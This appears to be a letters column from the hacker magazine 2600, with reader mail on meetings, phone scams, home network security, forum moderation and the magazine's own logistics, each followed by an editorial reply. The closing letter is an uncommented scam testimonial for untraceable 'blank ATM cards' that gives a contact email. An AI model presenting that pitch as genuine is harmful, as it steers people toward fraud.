This is a model for all of our meetings to aspire to. This kind of thoughtfulness and attention to detail is what makes a meeting work when others don't. Every community will be different. Some will have projects and talks while others will simply be informal gatherings with many different conversations going on simultaneously. Venues will be everything from food courts to restaurants to hackerspaces. We encourage whatever works in your area that doesn't shut anyone out and makes people want to come back. This meeting analysis also touches upon one of the most important elements: diversity. The goal is to get people from as many backgrounds and age groups as possible. Too much of the same thing leads to stagnation, while diversity makes anything possible. Keep up the great work and let us know of any new developments.

Dear *2600*:

We had another meeting in Portugal. This was the longest and I stayed on the spot for three hours waiting for people to join in. Keeping in touch with the online community and looking forward to the next meeting.

Happy hacking!

billk3ls0

It's not entirely clear from this update whether or not you're the only person who showed up. If you were, we hope that you don't give up on its future. Sometimes these things take time, especially in a foreign country where our magazine might not be readily available. We suggest posting notices in places where hackers might be, such as universities, libraries, Internet cafes, bookstores, and places that sell or repair computers and phones. Posting notices online for your local community can also attract attendees. We look forward to more updates and we encourage anyone in Lisbon to stop by on the first Friday. Full details can be found in our meeting listing in this issue and on our website.

Dear *2600*:

The Quad Cities (Davenport, Iowa) meeting had eight people come out. We demonstrated a 3D printed Mecanum wheel robot and talked about the role of art (propaganda) in tech advocacy.

Ben

Thanks for the continued updates from this meeting, which always seems to be quite active.

Dear *2600*:

I would like to ask for some more information about what is allowable within the *2600* meetings. For example, I would like to raise money for our group in order to either host a year-end party, purchase gifts for "members of the year," or other things to aid and/or motivate the group. I have a few questions in that regard, though please think of these as a sort of "if-else" sequence.

I know that membership fees are not allowed, however:

Can I ask for a small sit-in fee of one or two dollars?

Can I create and sell merchandise with the *2600* logo/brand?

Can I ask members for donations?

Jason

While you're free to ask people for donations for anything you want, that cannot be tied to attendance at any of our meetings. They have to be free and open to all, as well as held in a space that's open to the public without age restrictions. It's not a problem to create and sell merchandise using our name and logo that promotes your meeting, but you can't make merchandise that promotes the magazine without getting an OK from us first. We hope that makes everything clear.

Dear *2600*:

The Pocatello (Idaho) meeting is listed at a bar that hasn't been open for over a year. Three years ago, I asked the owner of the bar (a friend of mine) and he didn't know about it. I would suggest contacting the point person about removing it.

Zach

Since we haven't been able to get an update, that meeting has been removed. We encourage people to let us know right away if people at the establishment where a meeting is taking place don't know anything about it. That's usually a sign that there's a problem.

Dear *2600*:

For the first time in probably ten years, I figured I would show up for the *2600* meeting at Starbucks at Central Station in Stockholm, Sweden. I invited a bunch of hacker friends and one of them showed up.

While there were other people there, as far as we could tell we were the only hackers there. We sat for a little less than two hours with a laptop and a whole bunch of cell phones. We talked about Kali, how it is to work in the security field, upcoming security events, and the scene. If anyone else was looking for the meeting, it was pretty obvious which table it was.

The coffee was good and we enjoyed the meeting.

Psychad

We're very happy you did this, as it injected life into what otherwise might have become a defunct meeting. Sometimes spontaneous attendance like this is enough to breathe new life into a gathering. Part of the fun we have at these meetings involves the randomness of who you might bump into, just because certain people happened to be in town on that particular Friday. So we encourage our readers, no matter where you happen to be, to show up at the meeting closest to you on that first Friday of the month whenever you can. You never know what might happen.

Dear *2600*:

The Wenatchee (Washington) January *2600* meeting had six attendees with a wide range of topics including HackerBoxes, file sharing and distribution methods on home networking, Wireless Network Attack vectors, DefCon, and access control systems, just to name a few.

Ian

Another example of a meeting in a smaller city with a lot of enthusiasm.

Dear *2600*:

Could you please post our meeting for next month in Syracuse (New York)? It will be at Secure Network Technologies, 247 West Fayette Street, second floor. Thanks.

Steve

While we don't normally have meetings at places of business, they can work if they're held in an informal setting and open to everyone free of charge. We hope this one works out.

Dear *2600*:

I am writing you from a cold city in Russia with the name of Murmansk. There are a lot of white bears outside and terrible cold everywhere. Only vodka and pelmeni save our lives.

A group of angry bears have destroyed our last base at Rock-n-Roll bar - drank all of our vodka and ate all of our pelmeni. So, as you understand, we have been forced to change the place to the Teplo anti-cafe at Teatralny Bulvar 6 starting at 7 pm.

Don't worry, our lives are safe now! There is a lot of vodka and a lifetime supply of canned pelmeni. Thank you!

P.S: "Teplo" in Russian means "heat."

Murmansk2600

We're glad you survived and the location change has been made to our listing. But let's not blame the bears for everything.

Dear *2600*:

I was really disappointed to see that the Tucson meetings fell apart, so I'm picking up the torch. We'll see you Tucsonans at the Barnes and Noble cafe at 5130 E Broadway Blvd. Our new twitter handle is @_tus2600.

Pt3r0s

That's the spirit! Just because one meeting is no longer around doesn't mean you can't start another one. As long as you keep us updated on its progress, it'll keep getting listed. Good luck.

Dear *2600*:

We are starting the first *2600* meeting in Vienna, Austria on the First of March, 2019. The meeting is listed at www.facebook.com/events/306031676747864/. Our meeting is aiming to bring together old and new colleagues, such as hackers from friendly hackerspaces like Metalab, etc.) We want to be able to discuss *2600 Magazine*, the HOPE conference in 2020, and who will join us at the Chaos Communication Camp 2019, as well as DefCon and 36c3.

We would be happy if you could include our meeting on your page. We will, of course, let you know how it went after the meeting!

Matthias

We are thrilled to welcome you to the meeting list. We were wondering when we'd finally make it to Vienna.

Security Issues

Dear *2600*:

Is it possible for a person/scammer to call you using a cloned number? I've had it happen to me three times in one week. On those occasions I have returned the calls, only to have them answered by real people or legit businesses near me. They say their number may have been cloned by a scammer, but I wasn't too sure if this was a thing or not. What's your input?

Logan

This is actually extremely common these days. On either a land line or a cell phone, you will see calls coming in from your own area code and exchange. Many people see that and assume that it's somebody they know or at least somebody who's nearby, so they lower their defenses a bit. It has absolutely nothing to do with anyone who may be attached to that phone number in real life. Their number is simply being forged, in much the same way that an email address is forged when sending spam. While we've had great fun with Caller ID spoofing over the years, we fear that its days may be numbered because of the proliferation of these scams. The best thing for you to do, whether it's email or phone calls, is to not take anything for granted until you know for sure who you're communicating with.

Dear *2600*:

Here's a hacker parenting question for you guys. A little background info: My older son (15 years old) is insanely addicted to his computers, mostly his desktop PC. In cases where he refuses to go to school in the morning, we have locked all the smaller devices away (Apple TV, mobile, gaming consoles, etc.) in a safe. The PC is a bigger problem as it won't fit in the safe. It's a tower running Windows 7, and so far I've just locked him out with parental control time limits (setting the PC off limits for the rest of the day). He does not have the admin password. As a failsafe, I have my network whitelisted and remove his devices from the list during these lockouts. However, last time he refused to go to school and everything was locked away. When I came home from work, I saw something amazing. A couple of network cards on his desk! He figured I was using a blacklist to keep him offline, so he tried to swap cards for new MAC addresses! I'm so proud - and puzzled! See, how did he know his PC was unable to access the Internet without being able to login? I checked the system logs and there were three failed attempts to login to the admin account. No successful login attempts could be found. *But* ten minutes later, I saw in the logs that Skype launched and began updating among other things. I'm absolutely positive that I turned the PC off in the morning. How the heck did he get in without it showing up in the system logs? There's no CD/DVD drive, but there's the possibility of a USB boot. As far as I know, though, he doesn't have any of those. I could lock the BIOS and block USB boot or simply go to the old method of tearing out the PSU and taking it with me to work (but I really don't want to). Does anyone know how he got in without it showing up in the system logs?

A

We're sure our readers can come up with any number of ways this might have happened. But that's not really the point. While it's great for your kid to have challenges and figure out ways around problems (which in this case is apparently you), it's really not healthy for a parent/child relationship to morph into an admin/user one. Instead of trying to control your kid through the network, perhaps he should be the one running it. He's clearly motivated enough. That level of trust and acknowledgment may go a long ways towards solving whatever issues are ongoing in your household. But what do we know? We're probably the furthest thing from family counselors imaginable.

Dear *2600*:

Are there any parents out there with Wi-Fi enabled baby monitors? Do you have any thoughts on the best way to lock them down so only we have access to them? I have heard many a horror story about jerks hacking in and scaring the kids by making noises through them (two-way audio devices) or pervs watching our young-uns.

Sarah

With every bit of new technology, there are almost always unforeseen results. Of course, had anyone asked us, we could have told them that baby monitors on a home network will most certainly be hacked in a number of different ways. If you're accessing this device using an account and a password, that account and password can be sniffed, shoulder surfed, or simply obtained through a number of poor security decisions. Most households simply aren't well-versed in online security. That's why we're seeing so many stories about everything from refrigerators to furnaces being hijacked. Sometimes the devices themselves have default passwords or back doors which allow unauthorized people to get in. This is simple to take advantage of if the targets just want something they can plug in and not have to worry about. That's almost always a recipe for disaster.

If you're looking to use your monitor solely within the confines of your own home, using a wired connection will be more secure and less prone to outages than Wi-Fi. However, if it's accessible to the outside world, your security is only as good as your weakest link. You need to have a decent firewall on your router, make sure there are no default passwords or security issues with the model you're using, and be certain to make your passwords something that isn't easy to guess. To be extra safe, unplug the thing when you don't need it. We don't know why baby monitors have speakers since that's a real easy way to be scared by intruders. And having parents speaking to their kids over an intercom seems almost as creepy to us. If at all possible, get a model without that feature or cover/disconnect the speaker. And, since we seem to be doing family counseling after all, spend more actual time with your kids and as little time as possible monitoring them over remote devices. They'll thank you in person someday.

Dear *2600*:

Just deleted Chrome after it started to ask for "confirmation of user" when using a VPN.

Joseph

Would love to hear some more details on whatever is happening here. We suspect it has something to do with the infamous Chrome 69 update last year that forced users to link their browsing activity with their Google IDs. Needless to say, that didn't land well and was mostly undone in the next update. But this kind of thing is always just a step or two away, which is why we need to constantly be vigilant when it comes to privacy.

Dear *2600*:

From the proxy statement for Apple's 2019 annual meeting: "No recording is allowed at the Annual Meeting. This includes photography, audio recording, and video recording. In addition, the use of mobile phones, tablets, or computers is strictly prohibited." Apparently at an Apple meeting, you can't use anything made by Apple.

Jim

We do love the irony. You might even be able to fool them with an Apple Watch, which has a recording feature. They would certainly deserve that.

Facebook Fun

Dear *2600*:

So is whoever runs the Facebook group finished with their temper tantrum?

S

There are so many temper tantrums on Facebook (and more than one of our groups) that it's really hard to know what you're referring to without more specifics. The answer is probably yes, but there have undoubtedly been a few more since then.

Dear *2600*:

I have been a reader of *2600* since before mobiles were even available here in my country (Brazil) and have been part of your Facebook group for years. I guess you guys are aware of what this admin had done with the group and *thousands* of us. It's a shame and he should be punished and banned for that. He became an authoritarian dictator of the group rules on who can post and who cannot.

I am really sad for this situation. I loved the group and was participating every day. I hope you guys from the magazine get the situation under control soon. It's *The Hacker Quarterly* at stake here.

Hack the planet!

mike

Let's take it down a few notches. Facebook is merely one of many forums that exist where some of our readers can communicate. But, just like back in the BBS days, the alt.2600 Usenet group, or a variety of IRC channels and networks, immaturity, personalities, and general mayhem occasionally bob to the surface and grab attention for a period of time. It seems that nobody is immune from this, whether it's the very newest of users or the most experienced of administrators. And if you look at the effect that forums like Facebook are having on the rest of the country, it's not hard to conclude that it simply goes with the territory and shouldn't be taken nearly as seriously as some people do. So when we hear talk of "dictators" or "reigns of terror" or anything that focuses primarily on personalities instead of policies, we tend to lose interest quickly. It's also really disrespectful to those living through these things in real life.

We could go into great detail on the history and drama behind our original Facebook group, the power struggles, takeovers, personal attacks, and overall stupidity that tend to afflict any such gathering of minds. But that would simply be giving too much attention to the negative and all that which holds us back. We'd prefer to acknowledge that, yes, there are problems and probably will be more problems in the future while focusing primarily on the potential of what is being built. And that is where hacker ingenuity can excel.

Speech is messy. Organization is difficult. The two together are a guarantee of conflict, hurt feelings, and outrage. We can't tell people to simply turn those features off. But what we can do is encourage forward progression in all scenarios. If there is an injustice, call attention to it. If there is a conflict, come to a resolution. When seeing someone floundering, offer a hand to help. This isn't going to work all of the time, obviously - perhaps not even most of the time. But it's only when we stop trying that we've truly failed.

Currently, there are several groups that are either affiliated with us or that want to be. We consider this a good thing. There are all sorts of valid reasons why one group may be preferable to another: language, general location, variations of policy, historical connections, etc. But there are other values that will hold firm for any group that carries our affiliation, specifically being open to all; not allowing hate speech or posts containing racist, sexist, transphobic, homophobic, etc. material; and not engaging in personal attacks against others in that group or other groups affiliated with us. None of that is meant to discourage debate, arguments, or challenging of positions, all of which we consider to be healthy forms of expression. A good rule of thumb is to remember the difference between condemning words or actions and condemning a person, particularly one engaged in a dialogue. The latter is destructive while the former can lead to more conversation and, hopefully, understanding.

We should also be clear when we point out what we do and don't consider acceptable that we have a number of moderators who enforce this. They are essential to making sure posts are relevant to our community and not simply spam, bot-generated crap, or any number of other forms of unwanted material. While people have the right to say whatever they want, that doesn't mean our groups are their forums to do so. We have the right to keep the conversation moving in a manner that serves our community, in much the same way that we decide which articles and letters to print in these pages. Quality control is not censorship. And it's essential if any of this is going to be of any value. And if something is going to have our name attached to it, we do insist on a certain level of standards.

It's entirely likely that the circumstances referred to above have changed or evolved since we went to press. But what won't have changed is our position on these issues. And the fact that we try not to get bent out of shape over Facebook. But you knew that.

Conference Feedback

Dear *2600*:

I am just getting around to reading Circle of HOPE letters written by attendees. I have no problem adding my name, but I wanted to share some feedback. Having been in Chelsea Manning's talk with Yan Zhu, I was present for the Steven Rambam questions and subsequent booing. By that point in his questioning, I joined in and felt it was warranted by some of the audience. Pause to state I do not have a personal dislike for Mr. Rambam and respect him. He is a talented investigator and is a very skilled presenter. We have differing opinions on some things, but that is not a valid reason for dismissing someone.

Keeping this in mind, I, as an attendee to Chelsea and Yan's presentation, especially felt the escalated questioning was wholly inappropriate and a bit disrespectful to the current speakers on stage. Personally, I imagine were he on stage being asked questions to that intensity, he would be pissed that someone was overspeaking their bounds as one of the audience.

Pardon the grammar and spelling. I typed this on my mobile with a stylus. These fingers and touch screens do not mix well.

Pic0o

Don't worry - we made it work. You raise very good points and we pretty much agree. It's not necessarily a bad thing to be challenged in this manner. We think Chelsea handled it very well and is more than a match for anyone questioning her integrity. We're always in the middle of a lot of things that evoke strong emotions and differing opinions. While we should never fail to acknowledge achievements and celebrate our strengths and who we are, it would be self de-

structive to not hear the critique. Standing up for oneself and continuing to try against all odds is what the hacker mindset is all about. And even when we don't agree with the goals or conclusions, we hopefully will always support the effort and ingenuity that can be involved. If we each apply those guidelines to all of the thoughts, projects, and presentations we encounter, we'll do a far more effective job of defending what we actually believe in.

Injustice

Dear *2600*:

Curious what you think about this story: "A 44-year-old man from El Segundo, California, has been sentenced to 26 months in prison for a cyberattack against the world's largest astronomy forum, Cloudy Nights. He was apparently angry about getting banned from the website."

UserOne

People have been getting angry about being banned from one thing or another since the concept of banning was introduced. We've seen this in the BBS world, on IRC, and on Facebook and we've seen denial of service attacks launched on all of them and a whole lot more over the years. But a 26 month prison sentence? That's not normal. And supposedly this guy could have gotten ten years! On a single count! We're as annoyed by such disruptions as anyone, but this kind of reaction is a far bigger problem and shows how justice is applied so unevenly.

Dear *2600*:

There is a proposed fee (not a tax!) on texting in my state (California). Because it's a fee, there is no voter involvement, and the regulator is suggesting that they're making it retroactive for five years. I'm genuinely hoping that the phone companies sue the daylights out of my state for this. I can't fathom how making it retroactive is legal.

Marc

If such a thing were to happen, there are plenty of ways to get around it with apps like Messenger, WhatsApp, etc. But that still doesn't make it right. This was justified by members of the Public Utilities Commission, who are basically blaming the whole thing on low income phone services, which are paid for through telecommunications industry revenues. Apparently, these services have a rising budget and the revenue that funds them has been falling. These services are essential and should be paid for, but penalizing people for texting hardly seems like the right approach when there are so many other possible sources.

Since this proposal was made, text messages have been defined by the FCC as information services rather than telecommunications services. This means they can't have taxes or fees added by state authorities. Of course, being defined this way also means that carriers could potentially censor political texts or block some messages in order to get more revenue from the senders. And so it goes.

Dear *2600*:

There's a game board on the back of the Book of Hope. Have any of you ever played the game? I think you should review it and change it!!! My granddaughter is very troubled by this game. For one thing, you can never complete it. And, second and most importantly, she doesn't understand why she is punished and must move back a space cause her friend is moving away. She has had bad dreams about it. Please review this game. Thanks.

Terry

We have tried so hard to figure out what this person is referring to. This was sent to us through our HOPE feedback mailbox. Apparently we're traumatizing someone's granddaughter without knowing how we're doing it. The ironic thing is we actually do have a feature called "The Book of HOPE" for The Fifth HOPE (v.hope.net) from back in 2004, but nothing happens as described above, at least not in any section we've been able to find. We also have no idea how to get to "the back of" this web page. In a way, this letter makes us feel like we're stuck in some sort of a game that we can't complete and that we're troubled by, almost as if we're being punished. Now we just have to wait for the bad dreams.

Dear *2600*:

Hypothetically, is there a Robin Hood group that goes about their business messing up ransomware perpetrators with a taste of their own medicine? Like, rather than requesting money, they request these people undo five of the victims they have done over and let them have their files back?

Graham

When you add "hypothetically" to the question, anything is possible.

Dear *2600*:

The tax cuts and net neutrality repeal were advertised, justified, and declared necessary because of the necessary and critical impact they would have on overall investment and infrastructure. None of it happened. No one is punished for it. The chairman of the FCC has produced no data at any point that actually justified his claim that net neutrality was a threat to broadband investment or had resulted in a reduction of it.

Edwin

Just don't tell us you're surprised.

History

Dear *2600*:

I've just come across your show (*Off The Hook*) from December 16, 1992 which features a short clip of George Carlin at the tail end of it and I'm just wondering where the audio came from and if the full interview or speech is available anywhere?

Adam R. Box

Most likely that audio was recorded backstage before or after some event where he was performing. It's simply a legal ID for WBAI in New York, the radio station our program aired on. There was a special place in his heart for this station since they were the ones dragged to court by the FCC for playing one of his "indecent" pieces. Much of today's FCC policy on indecency comes from that very case.

Support

Dear *2600*:

Since you guys are privacy-aware folks, I hope it's OK to ask this. I am trying to find something similar to Grammarly to check my spelling and Grammar on Windows and MacOS, but it needs to use an engine that is local and not send all my words to their SaaS environment. It's a bit problematic that Grammarly learns everything typed. Thanks for any info on this topic of not exposing my work or personal data just for spell check and grammar check.

Joshua

We totally understand the desire to not have your writings uploaded to some company's site simply so you can have the words checked for spelling and/or grammar. This is indicative of an increasingly annoying issue, as we're all being nudged into the Cloud and local control is considered an oddity. Programs that were once a ripoff to buy are now a nightmare that you need to pay for every month for the remainder of time if you want to continue to use its features and access your own material. The convenience factor is enough to win most people over, since the software is always updated and you never have to worry about something failing on your system. But what is lost is any semblance of control you once had, not to mention the fact that you need to have some sort of an online presence to keep this relationship going. Look for this to be the default way operating systems are marketed in the future. After all, why on earth would you want to be running it yourself?

To finally get around to answering your specific question, Hemingway Editor has been recommended as not requiring you to be online in order to use it. You may also find spelling and grammar checks within certain word processors to be sufficient. If we get further recommendations, we'll share those as well.

Random Questions

Dear *2600*:

How do you attack someone who doesn't use email or download anything? The only thing that I know that he uses is Facebook.

Ahmed

Whatever battle you're engaged in with this person, if indeed Facebook is how he connects to the world, chances are you've already won.

Dear *2600*:

I have an Apple iPad that my dad got for Christmas and, after setting it up, he forgot his Apple ID password, and just wants to return it. They won't take it back unless he can remove his ID, and we aren't able to do that. Can anyone give me any help?

Pat

We're more than likely too late to help with the return, since that's generally only allowed for a limited period. But resetting your Apple ID password shouldn't be so difficult. You can start the whole process at iforgot.apple.com. If you've forgotten the answer to security questions in addition to the password, it clearly will get more complicated - as it should. But it's never hopeless. There are ways of deactivating an Apple ID from all devices (it can never be deleted, apparently) which will likely require some human help. Once that's accomplished, a new ID can be generated and the fun can begin all over again.

Dear *2600*:

I have a question about Windows 8 versus Windows 10. I have a computer I use as a server for VMWare that runs on Windows 8 and it is extremely fast. It has been running for the past five years and it has never experienced issues or crashed. Windows 8 is by far the best OS after WinXP. Why has Microsoft released that Windows 10 sh***it? There are at least 70 to 80 processes running at any time, eating a good four gigs of ram out of eight gigs. Really? My question is how do I slim Windows 10 by erasing permanently unneeded processes? Please do not say "Install Linux." Don't go there. Thank you for any input.

Mario

Our answer won't make you any happier. Don't use Windows 10. It's utter crap. Not only is it bloated with unnecessary processes as you've already discovered, but it takes away much of the user control you used to have. Windows XP, 7, and 8 machines can easily remain running for months if that's what the user wants. Windows 10, however, will insist on installing updates and rebooting, even if you're in the middle of something. The most you can do is postpone it for a little while, but disabling these updates simply isn't an option. That's just one example of how decisions are made for you, decisions which often make what you're doing a whole lot less convenient. So ask yourself if you really need such an operating system and if you can continue to use something older if it actually works better. If enough people did this instead of always upgrading whenever they were told to, perhaps companies like Microsoft would get the message as to what we really want.

Dear *2600*:

Hi, I'm looking at my current *2600 Magazine* that I just received. I want to order your Circle of HOPE MP4s (all talks) and I've written the check, but I cannot find any address to send it to. "2600 Enterprises Inc." doesn't seem quite right. What address do I send my order to?

I'm a longterm *2600* subscriber.

Martha

While we may not have printed the address in that specific ad, it appears in the magazine repeatedly and always in the staff section. We'll try to include it more for those people not shopping online.

Dear *2600*:

I am a lifetime subscriber. Occasionally, I search my back issues to see if some topic was ever covered. Currently, I search manually. Is there a digital index of the articles and subjects available anywhere?

DN

We just don't have the time to maintain such an index. However, one of our readers has done a really good job at www.2600index.info. You can also use store.2600.com to search through titles of all articles, as well as content contained within HOPE talks.

Dear *2600*:

I don't know anything about hacking. I don't know much about computers either, for that matter. I'd like to learn. What is the one source I can read and learn about how all of this computer language works? I am interested in learning, but where to start? I don't want to waste my time learning outmoded stuff. If I were to only learn one computer language, which one is the one to learn?

Elaine

It seems like we have to get this question every issue. We don't mind - it means a lot of people are genuinely curious. But we need to correct some misassumptions. There is no one place for any of this. You learn by going to a variety of sources, comparing and contrasting them, and always leaving time for your own experimentation. It's a mistake to believe that you "don't know anything about hacking." If that were true, you wouldn't have any interest in the subject. Since you clearly do, ask yourself what it is about hacking that's intriguing to you. Hacking is a whole lot more than just computers or even technology itself. It's a mindset that you either have or you don't. You can certainly learn to think like a hacker, but it's not something you can learn in a class and get a certificate for. It has to come from within. That involves questioning everything you're taught despite the pressure not to. It means continuing to hammer away at a challenge when most everyone tells you it's a waste of time. None of that requires computer knowledge, but computers are clearly an ideal setting for such relentless questioning and experimentation. While technology is constantly changing and languages, operating systems, and programs are always being upgraded or discontinued, it's never a waste of time to learn how something works. At least not in the hacker mindset. If you're looking for a career in computers, that's a different conversation altogether. To become part of the hacker world, you need to appreciate the history, variety, and oddities that permeate it. The ball is always in your court.

Dear *2600*:

In your payphone section, I can only get the first page on the phones in each country. Are there any special directions? I am using Firefox in Linux.

Paul

It sounds like you're looking at the old antiquated section of our site which had a map. The new section (accessible from the main 2600.com page) still doesn't have this feature but we're working on it.

Dear *2600*:

Wow. I just got a call saying that my SSN was compromised and that my SSN was going to be suspended unless I called my special SSN assistant. Just wow. Does this shit actually work? I know it does or else they wouldn't do it, but seriously?

Larry

The irony is that these scams are somehow blamed on hackers when we're the ones who are best suited to alert the public on how they work and ways to avoid them. The rule to avoid this particular vulnerability is simple: never give out your Social Security Number to anyone unless you initiate the conversation and they have a valid need for it. The same holds true for credit card numbers, addresses, or any personal info. There are so many scams going on today that we could easily fill our entire issue with the ways they work and how people can be manipulated. With every bit of technology and every database containing our personal info comes security issues and a whole host of con artists who live to take advantage of them. Knowing how technology and security holes work is invaluable in preventing yourself or someone else from becoming a victim.

Dear *2600*:

I'm wondering if there are any topics for the future articles on your editorial calendar that need to be written. I'm working on growing my portfolio, thus I'm always on the lookout for new opportunities. If there is a topic you'd want me to cover for your blog, please let me know. I could also pitch a topic or two for consideration.

Howard

That's not really how we work. First off, we don't have a blog, so that makes us think you don't even know who you're writing to. Not a good start for someone who wants to write for us. Second, we don't assign topics. Our writers come up with those on their own because they write solely about the things that interest them. That's how we're able to get submissions from kids in middle school as well as college professors in the same issue. We all have things that interest us that the hacker mindset can make really fascinating and enlightening. Maybe it'll look good on your portfolio, but that shouldn't be your primary motivation here. Peruse the pages of any of our issues and the great variety of topics that qualify should become apparent very quickly.

Dear *2600*:

I have a story to tell in our fields of expertise that I think the community will be very interested to hear. If someone can approve that it is going to be published 100 percent, I am going to be gratefully releasing/sending the plain text story over email. Let me know if you are interested.

YT

While we're always interested in reading submissions, we cannot guarantee anything will be published ahead of actually seeing it. What we can guarantee is that we'll read it and make a decision at that point. We doubt you'll find a fairer deal.

Dear *2600*:

I see that San Antonio does not have a *2600* meeting currently. I know that the *2600* group here probably had been absorbed by another collective. Anyway, I'm interested in putting together an official *2600* meeting in San Antonio. What do I need to do to get it listed in your meeting notices?

Brandon

We do so hate getting absorbed. Fortunately, it doesn't happen often. As for your new meeting, simply go to our guidelines section at www.2600.com/meetings and make sure you can abide by what's suggested there. Then, all you have to do is email meetings@2600.com with your meeting details and keep us updated in future months. And that is how meetings are born.

Due to a typesetting error that affected our printed edition, we omitted Andy Kaiser's byline from the most recent chapter of "Dev Manny, Information Technology Private Investigator" in our Winter issue. We're sorry for the error and join our readers in eagerly anticipating the next chapter which will appear in the Summer 2019 issue.

Debriefs

Queries

Dear *2600:*

Before I start, I just want to say thank you for providing such a great magazine. My question is, how would I submit an article? Would I have to submit a .pdf with the pictures included or do I just write it into the email? My second question is for the cover submitting. Do you guys provide the width and length for the cover?

zuckonit

Thanks for the acknowledgment. As to your questions, articles can be submitted in a variety of formats. We prefer text, but can generally read any format. Some can cause weirdness in conversion, so keep it simple if at all possible. If there are illustrations, submit them separately as attachments. You can do the same with the text or include it within your email to articles@2600.com. If you have something super sensitive, you might be interested in going the SecureDrop route - details at www.2600.com/securedrop. With regards to cover art, we tend to do that in house, but are always open to additional contributions, many of which qualify for placement on the back cover. You can submit those in any size - we'll do the conversions. We just ask that the quality not be so minimal as to look like crap when printed.

Dear *2600:*

A lot of the stuff I used to know about information technology is old. How do I get on the dark web? I can barely access an international website even from a cell phone.

RV

It sounds like you have some challenges to master before you dive into this mysterious world of intrigue and shadiness. (And we have absolutely no idea what you mean by "international website.") Once you get the basics sorted, the best way into what's known as the dark web is to use the Tor browser. You'll then need to find a .onion address to connect to. Some search engines to use while in that dimension go by such names as"Candle," "not Evil," and "Dark Web Links." Remember that while your ISP may not know what it is you're looking at, they will be able to tell that you're using the Tor browser, which regrettably is sometimes enough to raise red flags. To hide that fact from them, we suggest using a VPN. Of course, then they know you're using a VPN....

Dear *2600:*

I've recently subscribed to your Kindle edition and am located in the San Francisco Bay Area. I'm a foundation-sponsored research scientist interested in publishing a hack in which I have utilized a series of experimental room temperature quantum computers to bypass the security protocols of one of the major rideshare driver apps. This hack has enabled me to operate the driver app on two separate phones with separate phone numbers, drive a brand new free car with no driver deductions, and when I cross a toll bridge I get paid the toll. I can demonstrate all of this with a short ride to anyone you may have in the area.

Is this the type of thing you would be interested in publishing?

Aslan

You should have already received a response in the affirmative. We're also printing this reply here. And we hope you saw the skywriting we paid for in your area because that was damn expensive. We're checking our mailboxes several times a day. What's taking so long?

Dear *2600:*

Hello,

Would you like to sell 2600.com for $30K USD?

Kind regards,

Richard

Bidding starts at one million dollars. Now stop wasting our time.

Dear *2600:*

I work for Mascot Books and wanted to inquire about a feature article for *Code for Teens: The Awesome Beginner's Guide to Programming*. Written by an experienced software developer and father of six, this book is the essential guide for every young coder. *Code for Teens* is sure to be a favorite among parents as well, especially as they look for ways to keep their kids engaged in learning over summer vacation. I've included a brief synopsis for your review.

I've attached a promotional page with more information to this email. Any consideration you give to featuring this title is greatly appreciated. Please let me know if you'd like additional information or a sample copy - I'm happy to help.

Kate

We get an insane amount of promotional submissions like this one, but it just isn't in the spirit of our magazine to treat them the same as actual article submissions. If someone wants to submit a review to us of anything hacker-related, they're welcome to do so. Or a book company can send us a sample copy and maybe someone in the office will do something with it, but we can't make any guarantees.

Dear *2600:*

It isn't clear how to read back issues with Google Play. Can you shed any light on this?

Matt

If you open the News app and go to the Favorites section at the bottom, there should be a section for magazines. You can click the "View all and manage" link to view everything that's available with your subscription. Please let us know if that doesn't work.

Dear *2600:*

I have a story to tell in our fields of expertise that I think the community will be very interested to hear. If someone can approve that it is going to be published 100 percent, I am going to be gratefully releasing/sending the plain text story to the authorized over email.

Let me know if who is interested in.

Yigit

We can't make guarantees that anything is going to be published before we see it. All we can promise is that someone will look at it and it will be given consideration like all other articles. If it's as interesting as you say it is, then the odds are good we'll want to run it. But no matter what, it's always better to have written something than not to have.

Dear *2600:*

Hi, I'm working on a really good feature type article, but it is on the longish side. Can you tell me the length guidelines for *2600?* That would help me with preparing it for submission.

Michael

As you can probably tell from looking at our magazine, lengths vary significantly from article to article, depending on the content and the style of the writer. We can't really dictate these parameters to you, other than to say not to make it so short that people don't get the full picture of what you're trying to convey or so long that their conclusion after reading it is that they've been missing out on life. Every writer is different, so go with your instinct and write about what you're interested in so that others who aren't as familiar with the subject become equally interested. We look forward to seeing what you come up with.

Donation

Dear *2600:*

I am a lifetime digital subscriber and have been cleaning out my bookshelf. I have 34 print issues, starting with Volume 17 through Volume 33. It's not a complete set and they are in good shape, but I have no use for them and, rather than recycling them, wanted to see if you might want them, or if you know of other places that might appreciate a donation of them.

I'm happy to mail them (at my cost) to you. Let me know.

I've been reading *2600* since you started in 1984. Thanks for the great publication.

Bill

And thank you for being so generous. We're finding that as the years go by, some of our issues have started to become unavailable. Even we have to scramble sometimes to track one down. So this is one of those few scenarios where recycling isn't a good solution. If you're unable to resell them (and some of the out-of-print issues go for a good amount on eBay), we'll always be able to find a place to donate them. You'll be pleased to know that these have already found a good home.

Word Misdirection

Dear *2600:*

Hi Digest! I just checked out the 2600hz website and, since you are already on Shopify and capturing cell phone numbers on checkout, I figured I'd reach out (Shopify just released a new messaging platform). I'd love to show you some other use-cases we've worked with in the news industry. I'm sure your schedule is tight but here is our demo calendar.

Thanks again Digest.

Brian

Oh joy. The amount of crap we get on a daily basis is both impressive and depressing. And even though you probably aren't even human, we felt inclined to respond to a couple of the points raised here. First, it's interesting that this spam generator somehow knew that the original meaning of "2600" was related to 2600 hertz, so congrats on that. We also feel inclined to acknowledge the massive amount of junk mail directly and indirectly generated by Shopify, Google, and LinkedIn. We only hope we can thank them properly one day. Finally, with regard to the "capturing cell phone numbers on checkout" remark, we do no such thing, hard as that may be for your silicon-molded brain to fathom. Phone numbers are requested for any order in case there are any problems that may require a phone call to resolve. We never ever share that info with anyone, nor do we use it for any purpose outside of the order in question. And we certainly would never, as you imply, seek to bug our customers with messages on their phones. Woe to anyone who tries that shit on any of us.

And why exactly did you decide to pick on our digest to peddle your wares? It didn't deserve this.

Dear *2600:*

Hello everyone, this is my testimony. Am so happy I got mine from Anderson Villa. My blank ATM card can withdraw $2,000 daily. I got it from Him last week and now I have $15,000 for free. The blank ATM withdraws money from any ATM machines and there is no name on it, it is not traceable, and now I have money for business and enough money for me and my family to live on. I am really happy I met Anderson Villa because I met two people before him and they took my money not knowing that they were scams. But am happy now. Anderson Villa sent the card through DHL and I got it in two days. Get your own card from him now - he is not like other scammers pretending to have the ATM card. He is giving it out for free to help people even if it is illegal. But it helps a lot and no one ever gets caught. I'm grateful to Anderson Villa because he changed my story all of a sudden. Anderson Villa's email address is atm.hacker@yahoo.com. Thanks.

Mrs Monika

